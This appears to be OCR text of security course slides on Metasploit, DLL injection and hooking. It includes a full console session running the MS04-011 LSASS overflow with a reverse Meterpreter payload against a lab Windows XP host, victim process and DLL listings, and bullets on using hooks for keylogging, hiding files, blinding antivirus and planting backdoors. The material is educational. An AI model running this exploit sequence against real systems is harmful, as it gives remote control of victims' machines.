
In this case some functions from kernel32.dll are imported by name

DLL injection via some exploit



Metasploit explotation

+650 exploits and +216 payloads to choose from 2011-04



USER INTERFACE

Choose

Exploit Collection

Exploit 1 Overflow in RPC DCOM

Exploit 2 Overflow in LSASS

⋮

Exploit N Overflow in ftpd

Payload Collection

Payload 1 Network Listening Shell

Payload 2 GUI Remote Control

⋮

Payload M Add Admin User

Auxillary, Encoders and Nops

Exploit Development Support Tools

Vuln finding Tools

Payload injection tools

Memory region size, location, and offset helper tools

Armoring tools to dodge detection and filters

An exploit framework stitches these together and launches them...

Exploit 2 Overflow in LSASS


Payload 1 Network Listening Shell

Targeting Info


Launcher

Send to target


DLL injection [demo]



- Shellcode (download DLL function 1)
  - Can also be done in a thread as here maintaining programs original behaviour



Target	Type
1 192.168.2.102:15391	meterpreter




Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow

Review your configuration before clicking the **apply** button

```
SSL : false
EnableContextEncoding : false
EXITFUNC : thread
ContextInformationFile : C:/Program Files/Metasploit\Framework3
PAYLOAD : windows/meterpreter/reverse_ord_tcp
DLL : C:/Users/hjo/AppData/Local/msf32/data/meterpreter\metsrv.dll
SMB::pipe_evasion : false
DCERPC::fake_bind_multi : true
SMBDirect : true
LPORT : 4444
RPORT : 445
RHOST : 192.168.239.130
LHOST : 192.168.2.102
TARGET : 0
```

- Victim
  - Windows XP SP0
  - Tasks before/after
- Payload
  - Reverse_ord_tcp
    - Connect back to the attacker, inject the meterpreter server DLL

http://www.offensive-security.com/metasploit-unleashed/Metasploit_Unleashed_Information_Security_Training



```
       =[ metasploit v3.3.3-release [core:3.3 api:1.0]
+ -- --=[ 481 exploits - 220 auxiliary
+ -- --=[ 192 payloads - 22 encoders - 8 nops
       =[ svn r7957 updated 174 days ago (2009.12.23)

Warning: This copy of the Metasploit Framework was last updated 174 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             http://dev.metasploit.com/redmine/projects/framework/wiki/Updating

msf >
msf >
msf > use windows/smb/ms04_011_lsass
msf exploit(ms04_011_lsass) > set payload windows/meterpreter/reverse_ord_tcp
payload => windows/meterpreter/reverse_ord_tcp
msf exploit(ms04_011_lsass) > set rhost 192.168.85.129
rhost => 192.168.85.129
msf exploit(ms04_011_lsass) > set lhost 192.168.2.228
lhost => 192.168.2.228
msf exploit(ms04_011_lsass) > exploit

[*] Started reverse handler on port 4444
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.85.129[\lsarpc]...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.85.129[\lsarpc]...
[*] Getting OS information...
[*] Trying to exploit Windows 5.1
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (192.168.2.228:4444 -> 192.168.2.228:63680)
[*] The DCERPC service did not reply to our request

meterpreter > sysinfo
Computer: HJO-PT7K6BQCJHW
OS      : Windows XP (Build 2600, ).
Arch    : x86
Language: en_US
meterpreter >
```

Tasklist /svc (victim)

Before

```
Image Name                PID Services
========================= ====== ============================
System Idle Process         0 N/A
System                      4 N/A
smss.exe                  528 N/A
csrss.exe                 592 N/A
winlogon.exe              616 N/A
services.exe              660 Eventlog, PlugPlay
lsass.exe                 672 PolicyAgent, ProtectedStorage, SamSs
vmacthlp.exe              832 VMware Physical Disk Helper Service
svchost.exe               872 RpcSs
svchost.exe               972 AudioSrv, Browser, CryptSvc, Dhcp, dmserver,
                              ERSvc, EventSystem,
                              FastUserSwitchingCompatibility, helpsvc,
                              lanmanserver, lanmanworkstation, Messenger,
                              Netman, Nla, Schedule, seclogon, SENS,
                              ShellHWDetection, srservice, TermService,
                              Themes, TrkWks, uploadmgr, W32Time, winmgmt,
                              WmdmPmSp, wuauserv, WZCSVC
svchost.exe              1212 Dnscache
svchost.exe              1228 LmHosts, RemoteRegistry, SSDPSRV, WebClient
explorer.exe             1380 N/A
spoolsv.exe              1488 Spooler
VMwareTray.exe           1624 N/A
VMwareUser.exe           1640 N/A
msmsgs.exe               1648 N/A
VMwareService.exe        1828 VMTools
cmd.exe                  1184 N/A
ctfmon.exe               1588 N/A
wmiprvse.exe              176 N/A
tasklist.exe              228 N/A
```

Connected

```
Image Name                PID Services
========================= ====== ============================
System Idle Process         0 N/A
System                      4 N/A
smss.exe                  528 N/A
csrss.exe                 592 N/A
winlogon.exe              616 N/A
services.exe              660 Eventlog, PlugPlay
lsass.exe                 672 PolicyAgent, ProtectedStorage, SamSs
vmacthlp.exe              832 VMware Physical Disk Helper Service
svchost.exe               872 RpcSs
svchost.exe               972 AudioSrv, Browser, CryptSvc, Dhcp, dmserver,
                              ERSvc, EventSystem,
                              FastUserSwitchingCompatibility, helpsvc,
                              lanmanserver, lanmanworkstation, Messenger,
                              Netman, Nla, Schedule, seclogon, SENS,
                              ShellHWDetection, srservice, TermService,
                              Themes, TrkWks, uploadmgr, W32Time, winmgmt,
                              WmdmPmSp, wuauserv, WZCSVC
svchost.exe              1212 Dnscache
svchost.exe              1228 LmHosts, RemoteRegistry, SSDPSRV, WebClient
explorer.exe             1380 N/A
spoolsv.exe              1488 Spooler
VMwareTray.exe           1624 N/A
VMwareUser.exe           1640 N/A
msmsgs.exe               1648 N/A
VMwareService.exe        1828 VMTools
cmd.exe                  1184 N/A
ctfmon.exe               1588 N/A
wmiprvse.exe              580 N/A
tasklist.exe              792 N/A
```


Reflective dll injection

```
ListDLLs v2.25 - DLL lister for Win9x/NT
Copyright (C) 1997-2004 Mark Russinovich
Sysinternals - www.sysinternals.com
------------------------------------------------------------------------------
lsass.exe pid: 680
Command line: C:\WINDOWS\system32\lsass.exe
  Base        Size      Version                          Path
  0x01000000  0x5000    5.01.2600.0000  C:\WINDOWS\system32\lsass.exe
  0x77f50000  0xa9000   5.01.2600.0000  C:\WINDOWS\System32\ntdll.dll
  0x77e60000  0xe5000   5.01.2600.0000  C:\WINDOWS\system32\kernel32.dll
  0x77dd0000  0x8b000   5.01.2600.0000  C:\WINDOWS\system32\ADVAPI32.dll
  0x77cc0000  0x75000   5.01.2600.0000  C:\WINDOWS\system32\RPCRT4.dll
  0x74520000  0xa7000   5.01.2600.0000  C:\WINDOWS\system32\LSASRV.dll
  0x77c10000  0x53000   7.00.2600.0000  C:\WINDOWS\system32\msvcrt.dll
  0x76f90000  0x10000   5.01.2600.0000  C:\WINDOWS\system32\Secur32.dll
  0x77d40000  0x8d000   5.01.2600.0000  C:\WINDOWS\system32\USER32.dll
  0x77c70000  0x40000   5.01.2600.0000  C:\WINDOWS\system32\GDI32.dll
  0x74440000  0x69000   5.01.2600.0000  C:\WINDOWS\system32\SAMSRV.dll
  0x76790000  0xb000    5.01.2600.0000  C:\WINDOWS\system32\cryptdll.dll
  0x76f20000  0x25000   5.01.2600.0000  C:\WINDOWS\system32\DNSAPI.dll
  0x71ab0000  0x15000   5.01.2600.0000  C:\WINDOWS\system32\WS2_32.dll
  0x71aa0000  0x8000    5.01.2600.0000  C:\WINDOWS\system32\WS2HELP.dll
  0x762a0000  0xf000    5.01.2600.0000  C:\WINDOWS\system32\MSASN1.dll
  0x71c20000  0x4f000   5.01.2600.0000  C:\WINDOWS\system32\NETAPI32.dll
  0x71bf0000  0x11000   5.01.2600.0000  C:\WINDOWS\system32\SAMLIB.dll
  0x71b20000  0x11000   5.01.2600.0000  C:\WINDOWS\system32\MPR.dll
  0x767a0000  0x13000   5.01.2600.0000  C:\WINDOWS\system32\NTDSAPI.dll
  0x76f60000  0x2c000   5.01.2600.0000  C:\WINDOWS\system32\WLDAP32.dll
  0x743b0000  0xd000    5.01.2600.0000  C:\WINDOWS\system32\msprivs.dll
  0x71cf0000  0x44000   5.01.2600.0000  C:\WINDOWS\system32\kerberos.dll
  0x76d10000  0x1d000   5.01.2600.0000  C:\WINDOWS\system32\msv1_0.dll
  0x744b0000  0x63000   5.01.2600.0000  C:\WINDOWS\system32\netlogon.dll
  0x767c0000  0x2a000   5.01.2600.0000  C:\WINDOWS\system32\w32time.dll
  0x76080000  0x61000   6.00.8972.0000  C:\WINDOWS\system32\MSVCP60.dll
  0x76d60000  0x15000   5.01.2600.0002  C:\WINDOWS\system32\iphlpapi.dll
  0x76de0000  0x26000   5.01.2600.0000  C:\WINDOWS\system32\netman.dll
```

DLL list
before
and after
are
identical!

```
0x76d40000  0x16000   5.01.2600.0000  C:\WINDOWS\system32\MPRAPI.dll
0x76e40000  0x2f000   5.01.2600.0000  C:\WINDOWS\system32\ACTIVEDS.dll
0x76e10000  0x24000   5.01.2600.0000  C:\WINDOWS\system32\adsldpc.dll
0x76b20000  0x15000   3.00.9238.0000  C:\WINDOWS\system32\ATL.DLL
0x771b0000  0x11a000  5.01.2600.0000  C:\WINDOWS\system32\ole32.dll
0x77120000  0x8b000   3.50.5014.0000  C:\WINDOWS\system32\OLEAUT32.dll
0x76e80000  0xd000    5.01.2600.0000  C:\WINDOWS\system32\rtutils.dll
0x76670000  0xe4000   5.01.2600.0000  C:\WINDOWS\system32\SETUPAPI.dll
0x76ee0000  0x37000   5.01.2600.0000  C:\WINDOWS\system32\RASAPI32.dll
0x76e90000  0x11000   5.01.2600.0000  C:\WINDOWS\system32\rasman.dll
0x76eb0000  0x2a000   5.01.2600.0000  C:\WINDOWS\system32\TAPI32.dll
0x772d0000  0x63000   6.00.2600.0000  C:\WINDOWS\system32\SHLWAPI.dll
0x76b40000  0x2c000   5.01.2600.0000  C:\WINDOWS\system32\WINMM.dll
0x773d0000  0x7f4000  6.00.2600.0000  C:\WINDOWS\system32\SHELL32.dll
0x76da0000  0x30000   5.01.2600.0000  C:\WINDOWS\system32\WZCSvc.DLL
0x76d30000  0x4000    5.01.2600.0000  C:\WINDOWS\system32\WMI.dll
0x76d80000  0x1a000   5.01.2600.0000  C:\WINDOWS\system32\DHCPCSVC.DLL
0x762c0000  0x8a000   5.131.2600.0000  C:\WINDOWS\system32\CRYPT32.dll
0x76f50000  0x8000    5.01.2600.0000  C:\WINDOWS\system32\WTSAPI32.dll
0x76360000  0xf000    5.01.2600.0000  C:\WINDOWS\system32\WINSTA.dll
0x75a70000  0xa3000   5.01.2600.0000  C:\WINDOWS\system32\USERENV.dll
0x71950000  0xe4000   6.00.2600.0000  C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
          Controls_6595b64144ccf1df_6.0.0.0_x-ww_1382d70a\comctl32.dll
0x77340000  0x8b000   5.82.2600.0000  C:\WINDOWS\system32\comctl32.dll
0x767f0000  0x24000   5.01.2600.0000  C:\WINDOWS\system32\schannel.dll
0x74380000  0xf000    5.01.2600.0000  C:\WINDOWS\system32\wdigest.dll
0x0ffd0000  0x22000   5.01.2518.0000  C:\WINDOWS\System32\rsaenh.dll
0x74410000  0x2d000   5.01.2600.0000  C:\WINDOWS\system32\scecli.dll
0x743e0000  0x27000   5.01.2600.0000  C:\WINDOWS\system32\ipsecsvc.dll
0x745d0000  0xb7000   5.01.2600.0000  C:\WINDOWS\system32\oakley.DLL
0x74370000  0xa000    5.01.2600.0000  C:\WINDOWS\system32\WINIPSEC.DLL
0x743a0000  0x9000    5.01.2600.0000  C:\WINDOWS\system32\pstorsvc.dll
0x71a50000  0x3b000   5.01.2600.0000  C:\WINDOWS\system32\mswsock.dll
0x71a90000  0x8000    5.01.2600.0000  C:\WINDOWS\System32\wshtcpip.dll
0x743c0000  0x17000   5.01.2600.0000  C:\WINDOWS\system32\psbase.dll
0x0ffa0000  0x21000   5.01.2518.0000  C:\WINDOWS\System32\dssenh.dll
0x76bf0000  0xb000    5.01.2600.0000  C:\WINDOWS\system32\PSAPI.DLL
```

Hooking and DLL injection




Hooking and DLL injection examples

- By hooking a call to a function that lists the files in a directory, an attacker can modify the results that are displayed
  - The same applies to network connections etc.
- By hooking the appropriate functions in an anti-virus program, the attacker can force the program to not scan certain files or directories
- By hooking the functions involved in receiving keyboard input, the hacker can log keystrokes, creating files that record all keystrokes entered by users and even transmitting those files to the attacker
- The attacker can cause a process to open a port (not visible) on a system and allow privileged connections to the system from across a network, creating a back door onto the system that the hacker can use to regain control and access in the future
- Similar methods to hooking are physical modification of libraries and using wrapper libraries
  - http://en.wikipedia.org/wiki/Hooking

Maintaining Order Using Privilege Modes

- Controlling access to resources and ensuring that each process has access to only the appropriate resources is a large part of what the operating system is responsible for doing
  - Each process has only access to memory that is in its defined address space
- The Windows OS runs processes in one of two modes
  - User Mode (ring 3) and Kernel Mode (ring 0)
  - x86 CPU supports 4 privilege modes (HW protected)
- Windows Driver Foundation (WDF) for XP and Vista/7 supports
  - User-mode driver framework (UMDF)
  - Kernel-mode driver framework (KMDF)
- Benefits with UMDF
  - Increased stability
  - Ease of development
  - Increased security – no access to kernel-mode address space
  - http://www.microsoft.com/whdc/driver/wdf/UMDF_FAQ.mspx

